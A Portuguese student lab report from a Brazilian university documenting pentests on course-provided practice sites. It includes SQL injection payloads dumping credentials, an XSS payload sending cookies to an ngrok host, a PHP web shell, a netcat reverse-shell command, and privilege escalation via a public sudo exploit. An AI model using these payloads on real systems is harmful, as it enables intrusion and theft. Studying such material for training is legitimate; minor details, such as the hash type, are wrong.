



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Atividade Orientada a Ensino

Acadêmico: Diogo Luzitani Fernande da Silva

RGA: 2016 1907 0260

Professor: Carlos Alberto da Silva

Atividade: Atividade Orientada a Ensino sobre Segurança computacional (Black Arch)

Introdução

As atividades orientadas a ensino realizadas focaram no tema de Segurança Computacional, com estudos direcionados a Pentest (Teste de Intrusão). As ferramentas estudadas estão listadas a seguir, exibindo os comandos executados, resultados obtidos e vulnerabilidades encontradas e exploradas.

Os sites alvos do pentest foram disponibilizados pelas empresas Solyd e Desec Security disponibilizado em seus respectivos cursos de Pentest, dessa forma, foi possível utilizá-los sem cometer nenhuma infração do ponto de vista ético e legal.

PENTEST 1 (bancocn.com)

Footprinting - Coleta de informações

Whois:

Utilizado ferramenta Whois para encontrar informações de domínios de aplicações e sites web para fins de pentest.

Aplicado verificação nos site

<http://www.bancocn.com/> (Oferecido pela empresa Solyd para fins de estudos)


dnsenum:

comando: `dnsenum bancocn.com -f /usr/share/wfuzz/wordlist/general/common.txt`

Utilizado para encontrar subdomínios da aplicação através de brute force com wordlist padrão.



Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



Google Chrome:

Utilizado como google hacking para encontrar mais informações e subdomínios

host:

Para saber dados do host
comandos:

host bancocn.com

Netcat:

utilizado para requisições, utilizado arquivo com dados dos headers conforme arquivo abaixo:

```
import dns.resolver
```

```
res = dns.resolver.Resolver()  
arquivo = open("/home/kali/wordlist.txt", "r")  
subdominios = arquivo.read().splitlines()
```

```
alvo = "globo.com.br"
```

```
for subdominio in subdominios:
```

```
    try:  
        sub_alvo = subdominio + "." + alvo  
        resultado = res.resolve(sub_alvo, "A")  
        for ip in resultado:  
            print(sub_alvo, "->", ip)
```

```
    except:  
        pass
```

Nmap:

utilizado para mapear as principais portas


utilizando para scanner de hosts ativos, comando:

```
nmap 104.21.52.0-100 -sn
```



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Ao adicionar o parametro T que vai de 1 a 5, determina a velocidade e o tempo com que é realizada a verificação p. Com whois é possível pegar informações sobre qual o range de ips.

Portscan e Bruteforce de Diretórios para coletar informações:

Foi utilizado python:

Utilizado python para criar portscan e DNS Brute, código abaixo:

portscan.py

```
import socket
```

```
ports = [21,22,80,443,445,3306,25]
```

```
for port in ports:
```

```
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    client.settimeout(0.1)
```

```
    code = client.connect_ex(("bancocn.com", port))
```

```
    if code == 0:
```

```
        print(port, "OPEN")
```

dnsbrute.py

```
import dns.resolver
```

```
res = dns.resolver.Resolver()
```

```
arquivo = open("/home/kali/wordlist.txt", "r")
```

```
subdominios = arquivo.read().splitlines()
```

```
alvo = "globo.com.br"
```

```
for subdominio in subdominios:
```

```
    try:
```

```
        sub_alvo = subdominio + "." + alvo
```

```
        resultado = res.resolve(sub_alvo, "A")
```

```
        for ip in resultado:
```

```
            print(sub_alvo, "->", ip)
```


```
    except:
```

```
        pass
```



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



dirb (Brute force de diretórios):

Foi necessário utilizar um arquivo para headers

dirb <http://www.bancocn.com> /usr/share/wordlists/dirb/big.txt -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36" -c "cookie da palicação" -v

SQL Injection

Através de análise do site www.bancocn.com apresentou alguns indícios de possibilidade de SQL Injection. Durante os testes, foi adicionado a url alguns parâmetros, ficando da seguinte forma: [http://www.bancocn.com/cat.php?id=-1 union select 1,2, database\(\)](http://www.bancocn.com/cat.php?id=-1 union select 1,2, database()) e foi retornado na tela o nome do banco de dados. (Obs.: era exibido na tela a terceira coluna da consulta).

A partir de outra consulta [http://www.bancocn.com/cat.php?id=-1 union select 1,2, group_concat\(login,":",password\) from users](http://www.bancocn.com/cat.php?id=-1 union select 1,2, group_concat(login,) e foi retornado login e senha (hash).

Utilizando hash-identifier é possível identificar o tipo da hash retornada. Foi identificado que se tratava de uma hash MD5.

A partir da hash utilizamos o site MD5 Decryption para verificar se já houve registro de criptografia da palavra e encontramos a palavra "senhafoda", assim, foi possível acessar a página de admn do bancocn.

SQLMAP

Utilizando o SQLMAP um arquivo contendo os dados para conexão, visto que possui um firewall da Cloudflare

Arquivo header.text

—

GET /cat.php?id=1 HTTP/1.1

Host: www.bancocn.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate


Connection: keep-alive

Referer: http://www.bancocn.com/



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Cookie:

cf_clearance=QcPW90oojv6BTVvNiE2YDIs.VWO3Lho0IUjA8wxMCtE-1690164558-0-250.0.0

Upgrade-Insecure-Requests: 1

–

comando executado:

sqlmap -r header.txt

no resultado foi exibido além da indicação de injeção de sql, também uma vulnerabilidade de XSS (Cross-site scripting).

No estudo, foi realizado o dump da tabela de usuários através do comando:

sqlmap -r header.txt -D bancocn -T users -C login, password --dump

XSS (Cross-site scripting)

Ao analisar o site, foi possível identificar a vulnerabilidade de XSS (Cross-site scripting). Com isso, é possível executar scripts maliciosos via parâmetros na url.

Para executar o ataque, foi criado um servidor com python, executando o comando:

python3 - http.server

Foi criada uma pasta contendo o script que captura o cookie. Segue abaixo o script:

Após criar o script, foi adicionado como parâmetro na url do banco, ficando da seguinte forma:

<http://www.bancocn.com/cat.php?id=1><script src=<http://0.0.0.0:8000/script.js>></script>

Conteúdo do script:

– new Image().src="http://0.0.0.0:8000/?" + document.cookie


Esse script tenta criar uma imagem na tela, assim ela tentará ser carregada e fará uma requisição para o servidor.

Para que seja possível enviar esse mesmo link, foi utilizado a ferramenta NGROK para que seja possível executar esse script de forma externa.



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Foi realizada a instalação da ferramenta NGROK e criado a conta no site. Para deixar o serviço externo, foi executado o comando:

```
./ngrok http 8000
```

e deixou o serviço disponível no link:

<http://www.bancocn.com/cat.php?id=1> <script>src=http://3c1c-201-34-9-107.ngrok-free.app/s
cript.js</script>

Assim, a ideia seria enviar o link malicioso para capturar o cookie de sessão do usuário que possui as credenciais.

Após roubar o cookie, seria possível acessar a página de admin do bancocn.

Shell Upload (vulnerabilidade)

No painel admin, é possível anexar arquivos de imagem. Também foi possível observar vulnerabilidade de directory list, pois conseguimos acessar os arquivos pelo caminho <http://www.bancocn.com/admin/uploads/>

Para explorar a vulnerabilidade, será criado um arquivo php que é a linguagem utilizada pelo site. O site aceita apenas imagens, não aceita extensão php, porém foi possível burlar usando a extensão php7

O arquivo continha o seguinte conteúdo:

```
<?php phpinfo(); ?>
```

Assim, seria possível coletar todos os dados de versão do php, assim como outras informações.

A próxima proposta foi criar o arquivo shell.php5, conteúdo:

```
<?php echo shell_exec($_GET["cmd"]); ?>
```

Com isso, foi possível executar comandos pelos parâmetros da url, ficando da seguinte forma:

<http://www.bancocn.com/admin/uploads/shell.php5?cmd=ls>


Nesse caso, listamos os arquivos do diretório.

Porém ainda não é possível executar algumas operações, por isso, será executada uma shell reversa.



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Para isso, vamos criar um servidor para acesso externo.

Foi executado com netcat o comando:

```
nc -lvp 789
```

para criar um servidor e utilizado ngrok para criar um túnel.

```
./ngrok tcp 789
```

Com isso foi criado um túnel para o servidor na porta 789, sendo gerado o link:

```
tcp://0.tcp.sa.ngrok.io:13313 -> localhost:789
```

assim, executado via url, inserindo os parâmetros:

```
http://www.bancocn.com/admin/uploads/shell.php5?cmd=nc 0.tcp.sa.ngrok.io 789 -e /bin/bash
```

consequentemente executando uma shell reversa com acesso pelo nosso servidor. Sendo possível navegar pelo servidor pelo bancocn.

Após isso, foi explorado o ambiente em busca de outras vulnerabilidades.

Como a shell criada é limitada, será realizado um upgrade de shell com python. Assim, foi executado o comando:

```
python -c "import pty; pty.spawn('/bin/bash')"
```

Com esse comando, foi criada uma shell interativa, sendo possível editar arquivos (de acordo com os privilégios).


Foi lido os conteúdos dos arquivos encontrados, sendo encontrado os dados de credencial do banco de dados, sendo acessado o banco de dados e realizado um dump dos dados através do banco mysql.

Durante a exploração, foi encontrado na pasta de backups o arquivo **creds.txt** com permissão de leitura para todos os usuários. Nele encontramos uma hash de credenciado do usuário bob.



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Utilizando a ferramenta hash identifier, foi identificado que é uma hash sha-256.

**bob:\$6\$IazkwawB\$DmvWfbsN7nupKTQzcR7LmFzQVzdE3rTje.JGfdn/8JWDto00EbFM
m8JdPaTNNWyxENaQz4vBt6GDY7T4QUXzO.**

John the Ripper

Utilizando a ferramenta John the Ripper foi possível quebrar o hash e identificar que a senha era "123456".

Com a Shell interativa e senha encontrada do usuário Bob, foi possível escalar privilégios. Com o comando ifconfig, é identificado o ip da rede local do servidor para poder executar o comando para acesso. Assim, executado o comando:

ssh bob@10.20.20.3 e inserido a senha encontrada, com isso, foi possível acessar o servidor com privilégios de maiores.

Após acessar, foi executado um script de pós-exploração chamado **listenum**. Para enviar o arquivo para o servidor foi criado um túnel da minha máquina local para que pudesse ser acessada pelo servidor utilizando netcat.


Após executar o script de pós exploração, foi encontrado uma vulnerabilidade no Sudo (versão 1.9.5p1), chamado 'Baron Samedit'. Ao buscar no google encontramos que o nome da vulnerabilidade é CVE-2021-3156. Após buscar no github encontramos um exploit no repositório <https://github.com/CptGibbon/CVE-2021-3156> que não utiliza bruteforce. Foi feito o download dos arquivos do repositório, através do netcat e ngrok foi criado um túnel tcp e enviado os arquivos para o servidor a ser atacado.

Após enviar os arquivos para o servidor, foi executado o comando make para compilar os arquivos e gerar o arquivo exploit. Ao executar o arquivo exploit conseguimos acesso de root na máquina.



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



PENTEST 2 (<http://decstore.com.br/>)

No segundo Pentest foi possível aprender mais sobre a estrutura de pentest e também sobre a necessidade de confecção de relatório e também do armazenamento de evidências. Devido ao site <http://decstore.com.br/> não estar totalmente disponível, foram executados as atividades que complementam o estudo do pentest 1.

Dados

EMPRESA: DECSTORES
SETOR: VAREJO (ECOMMERCE DE DECORAÇÃO)
ESCOPO: decstore.com.br
TIPO DE TESTE: PENTEST WEB

Fase: Preparação

Configurando o host do pentester

Criado diretório “decstore” para armazenar informações dos pentest

Iniciado script para não perder comandos executados
comando:

script d1-mapear-host

Parte 1:

Mapear o host

nmap -D RND:20 --open -sS --top-ports=100 decstore.com.br -oN portas-abertas

```
(root@kali)-[~/home/kali/Área de trabalho/decstore]
└─# nmap -D RND:20 --open -sS --top-ports=100 decstore.com.br -oN portas-abertas
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-15 20:37 -04
Nmap scan report for decstore.com.br (200.160.2.95)
Host is up (0.0085s latency).
Other addresses for decstore.com.br (not scanned): 2001:12ff:0:2::95
rDNS record for 200.160.2.95: r.registro.br
Not shown: 98 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 19.03 seconds
```



Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



Obs.: RND:20 serve para criar 20 ips aleatórios, para caso haja algum sistema de monitoramento, tentar confundi-lo e não detectar nosso mapeamento

outro comando para fins de aprendizado:

nmap --open -sS -p- --min-rate=60000 decstore.com.br

min-rate é a quantidade de pacotes, essa quantidade é rápida e faz bastante barulho

Serviços Expostos

Executado comando:

nmap --open -sV -p80 decstore.com.br -oN porta-versao

```

root@kali: /home/kali/Área de trabalho/decstore
Arquivo  Ações  Editar  Exibir  Ajuda

root@kali)~/home/kali/Área de trabalho/decstore)
nmap --open -sV -p80 decstore.com.br -oN porta-versao
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-15 20:50 -04
Nmap scan report for decstore.com.br (200.160.2.95)
Host is up (0.0075s latency).
Other addresses for decstore.com.br (not scanned): 2001:12ff:0:2::95
xDNS record for 200.160.2.95: r.registro.br

PORT      STATE SERVICE VERSION
80/tcp    open  http
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_
SF:Port80-TCP:V=7.94SI=79D-8/158Time=64DC1D739P=x86_64-pc-linux-gnu#r(GetR
SF:quest,6E,"HTTP/1.0\x20404\x20Not\x20Found\nCache-Control:\x20max-ag
SF:e=300\nDate:\x20Wed,\x2016\x20Aug\x202023\x2000:51:00\x20GMT\nConte
SF:int-Length:\x200\n\n")#r(HTTPOptions,6E,"HTTP/1.0\x20404\x20Not\x20
SF:Found\nCache-Control:\x20max-age=300\nDate:\x20Wed,\x2016\x20Aug\x2
SF:02023\x2000:51:00\x20GMT\nContent-Length:\x200\n\n")#r(RTSProces
SF:t,67,"HTTP/1.1\x20400\x20Bad\x20Request\nContent-Type:\x20text/plain
SF:\x20charset=utf-8\n\nConnection:\x20close\n\n400\x20Bad\x20Request
SF:")#r(FourOhFourRequest,6E,"HTTP/1.0\x20404\x20Not\x20Found\nCache-Co
SF:ntrol:\x20max-age=300\nDate:\x20Wed,\x2016\x20Aug\x202023\x2000:51:05
SF:\x20GMT\nContent-Length:\x200\n\n")#r(GenericLines,67,"HTTP/1.1
SF:\x20400\x20Bad\x20Request\nContent-Type:\x20text/plain;\x20charset=utf
SF:-8\n\nConnection:\x20close\n\n400\x20Bad\x20Request")#r(Help,67,"HT
SF:TP/1.1\x20400\x20Bad\x20Request\nContent-Type:\x20text/plain;\x20cha
SF:rset=utf-8\n\nConnection:\x20close\n\n400\x20Bad\x20Request")#r(SSL
SF:SessionReq,67,"HTTP/1.1\x20400\x20Bad\x20Request\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\n\nConnection:\x20close\n\n400\x20Bad\x
SF:20Request")#r(TerminalServerCookie,67,"HTTP/1.1\x20400\x20Bad\x20Reque
SF:st\nContent-Type:\x20text/plain;\x20charset=utf-8\n\nConnection:\x20c
SF:lose\n\n400\x20Bad\x20Request")#r(TLSSessionReq,67,"HTTP/1.1\x2040
SF:0\x20Bad\x20Request\nContent-Type:\x20text/plain;\x20charset=utf-8\
SF:\n\nConnection:\x20close\n\n400\x20Bad\x20Request")#r(Kerberos,67,"HT
SF:P/1.1\x20400\x20Bad\x20Request\nContent-Type:\x20text/plain;\x20char
SF:set=utf-8\n\nConnection:\x20close\n\n400\x20Bad\x20Request")#r(LPDS
SF:tring,67,"HTTP/1.1\x20400\x20Bad\x20Request\nContent-Type:\x20text/p
SF:lain;\x20charset=utf-8\n\nConnection:\x20close\n\n400\x20Bad\x20Requ
SF:est")#r(LDAPSearchReq,67,"HTTP/1.1\x20400\x20Bad\x20Request\nConten
SF:t-Type:\x20text/plain;\x20charset=utf-8\n\nConnection:\x20close\n\n

```

Para identificar interface administrativa foi executado comando sobre a porta ftp encontrada durante o vídeo, com comando:

ftp decstore.com.br 2121

Na execução real, durante o estudo, a porta não estava disponível. Segue abaixo o resultado encontrado no vídeo utilizado como base para estudo.



Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



```
(root@desec) - [~/home/desec/Desktop/decstore]
# ftp decstore.com.br 2121
Connected to decstore.com.br.
220 (vsFTPD 3.0.3)
Name (decstore.com.br:desec): decstore
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> exit
221 Goodbye.
```

Continuando com a exploração, será buscado outras interfaces com gobuster, executando o comando:

```
gobuster dir -u http://decstore.com.br/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -o gobuster
```

-u = url

-e = estendido (url completa)

-w = wordlist

--no error = não exibir erros na tela

-r = se redirecionar, seguir os redirecionamentos

-o = salvar arquivo

Ao executar comando no endereço decstore.com.br, não houve listagem, porém ao executar no endereço bancocn.com gerou um resultado esperado:

```
(root@kali) - [~/home/kali/Área de trabalho/decstore]
# gobuster dir -u http://decstore.com.br/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -o gobuster
```

```
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://decstore.com.br/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s
```


```
2023/08/21 21:10:31 Starting gobuster in directory enumeration mode
```

```
Error: the server returns a status code that matches the provided options for non existing urls. http://decstore.com.br/159ce7b8-94d5-472d-bb0e-2345f93d2963 => 200 (Length: 44855). To continue please exclude the status code or the length
```



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



No vídeo da aula, foi encontrado um endereço sysadm e localizado uma interface administrativa:

```
gobuster dir -u http://decstore.com.br/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -o gobuster


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://decstore.com.br/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

2021/09/09 16:04:47 Starting gobuster in directory enumeration mode

http://decstore.com.br/.htpasswd (Status: 403) [Size: 34]
http://decstore.com.br/.htaccess (Status: 403) [Size: 34]
http://decstore.com.br/arquivos (Status: 403) [Size: 34]
http://decstore.com.br/controle (Status: 403) [Size: 34]
http://decstore.com.br/css (Status: 403) [Size: 34]
http://decstore.com.br/font (Status: 403) [Size: 34]
http://decstore.com.br/images (Status: 403) [Size: 34]
http://decstore.com.br/img (Status: 403) [Size: 34]
http://decstore.com.br/js (Status: 403) [Size: 34]
http://decstore.com.br/modelo (Status: 403) [Size: 34]
http://decstore.com.br/phpmailer (Status: 403) [Size: 34]
http://decstore.com.br/produtos (Status: 403) [Size: 34]
http://decstore.com.br/server-status (Status: 403) [Size: 34]
http://decstore.com.br/sysadm (Status: 200) [Size: 409]

2021/09/09 16:05:56 Finished
```





Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



`gobuster dir -u http://bancocn.com/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -o gobuster`

```
(root@kali)~# gobuster dir -u http://bancocn.com/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -o gobuster
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://bancocn.com/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

2023/08/21 21:12:05 Starting gobuster in directory enumeration mode

http://bancocn.com/.htaccess (Status: 403) [Size: 280]
http://bancocn.com/.htpasswd (Status: 403) [Size: 280]
http://bancocn.com/admin (Status: 200) [Size: 953]
http://bancocn.com/assets (Status: 200) [Size: 7617]
http://bancocn.com/classes (Status: 200) [Size: 2117]
http://bancocn.com/css (Status: 200) [Size: 1308]
http://bancocn.com/images (Status: 200) [Size: 920]
http://bancocn.com/robots.txt (Status: 200) [Size: 31]
http://bancocn.com/server-status (Status: 403) [Size: 280]
Progress: 20469 / 20470 (100.00%)

2023/08/21 21:13:46 Finished
```

Testando brute force

Testando FTP

Utilizado hydra para teste de brute force, executando comando:

`hydra -v -t10 -l decstore -P senhas ftp://decstore.com.br -s 2121`

-v = verbose - exibir informações na tela

-t = usar 10 threads

-l = login ou -L= lista de logins

-P = lista de senhas

-s = informação da porta

```
(kali@kali)~# hydra -v -t10 -l decstore -P senhas ftp://decstore.com.br -s 2121
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-22 20:18:02
[DATA] max 10 tasks per 1 server, overall 10 tasks, 197 login tries (l:l/p:197), ~20 tries per task
[DATA] attacking ftp://decstore.com.br:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Disabled child 0 because of too many errors
[VERBOSE] Disabled child 1 because of too many errors
[VERBOSE] Disabled child 2 because of too many errors
[VERBOSE] Disabled child 3 because of too many errors
[VERBOSE] Disabled child 4 because of too many errors
[VERBOSE] Disabled child 5 because of too many errors
[VERBOSE] Disabled child 6 because of too many errors
[VERBOSE] Disabled child 7 because of too many errors
[VERBOSE] Disabled child 8 because of too many errors
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-22 20:18:35
```




Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



Na execução, ocorreu erro, no video de estudo, gerou os resultados abaixo:

```
root@desec:lab) ~ | /home/desec/Desktop/decstore
└─$ hydra -v -t10 -l decstore -P senhas ftp://decstore.com.br -s 2121
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-09 17:25:52
[DATA] max 10 tasks per 1 server, overall 10 tasks, 200 login tries (1:1/p:200), ~20 tries per task
[DATA] attacking ftp://decstore.com.br:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 150.00 tries/min, 150 tries in 00:01h, 50 to do in 00:01h, 10 active
[STATUS] attack finished for decstore.com.br (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-09 17:27:11
```

Não encontrou nenhuma senha, porém no estudo do video foi encontrado uma vulnerabilidade que não impede brute force.

Testando brute force Web:


Utilizando Burp Suite

Utilizado Burp Suite para capturar requisição de login em site
www.bancocn.com/aadmin/login.php

Obs.: Utilizado esse site, pois o da decstore do exemplo não estava mais disponível.

Adicionando dados ao Intruder e Repeater (funções do Burp).

No menu intruder, adicionado variável de senha para receber dados da lista de payload.





Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



na aba de Payloads, carregado um arquivo de senhas.

Configuração de Payloads no Burp Suite:

- Payload sets:** Payload set: 1, Payload count: 99 (approx), Payload type: Runtime file, Request count: 99 (approx).
- Payload settings [Runtime file]:** Select file: /home/kali/senhas
- Payload processing:** Configuração de regras para processamento de payloads.
- Payload encoding:** URL-encode these characters: [!]=>+&*;:"'[]^*#

Após configurado, iniciado ataque:

Resultado do ataque de intrusão no Burp Suite:


Request	Payload	Status code	Error	Timeout	Length	0	Comment
22	un1qjpp	200	<input type="checkbox"/>	<input type="checkbox"/>	1674		
23	123321	200	<input type="checkbox"/>	<input type="checkbox"/>	1674		
24	654321	200	<input type="checkbox"/>	<input type="checkbox"/>	1680		
25	qwertyuiop	200	<input type="checkbox"/>	<input type="checkbox"/>	1678		
26	qwertyuiop	200	<input type="checkbox"/>	<input type="checkbox"/>	1678		
27	123456a	200	<input type="checkbox"/>	<input type="checkbox"/>	1676		
28	a123456	200	<input type="checkbox"/>	<input type="checkbox"/>	1676		
29	6666666	200	<input type="checkbox"/>	<input type="checkbox"/>	1678		
30	asdfghjkl	200	<input type="checkbox"/>	<input type="checkbox"/>	1674		
31	ashley	200	<input type="checkbox"/>	<input type="checkbox"/>	1672		
32	987654321	200	<input type="checkbox"/>	<input type="checkbox"/>	1680		
33	unknown	200	<input type="checkbox"/>	<input type="checkbox"/>	1676		
34	zxcvbnm	200	<input type="checkbox"/>	<input type="checkbox"/>	1676		

Como o site aceitou várias requisições, retornando status 200, sem dar um timeout, significa que possui vulnerabilidade contra bruteforce.



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Mapeamento de Aplicação

Para mapeamento, utilizaremos o wafw00f. Executado comando abaixo para verificar opções:

wafw00f -l

No primeiro passo, iremos verificar se existe Web Application Firewall utilizando o wafw00f, com o seguinte comando:

wafw00f -v http://decstore.com.br

Resultado:

```
(kali@kali)-[~]
└─$ wafw00f -v http://decstore.com.br

      ( Woof! )
    ,-----,
   /         \
  (           )
 /           \
(             )
 \           /
  (         )
   \       /
    -----
   /         \
  (           )
 /           \
(             )
 \           /
  (         )
   \       /
    -----

~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://decstore.com.br
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Significa que aparentemente não existe um Web Application Firewall (WAF).



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



Quando executado o mesmo comando, porém avaliando o endereço: www.bancocn.com, foi encontrado o WAF do Cloudflare, imagem abaixo:

```
(kali@kali)-[~]
└─$ wafw00f -v http://www.bancocn.com
```

```

  ( WOOF! )
  *≡≡≡*
  ~ WAFW00F : v2.2.0 ~
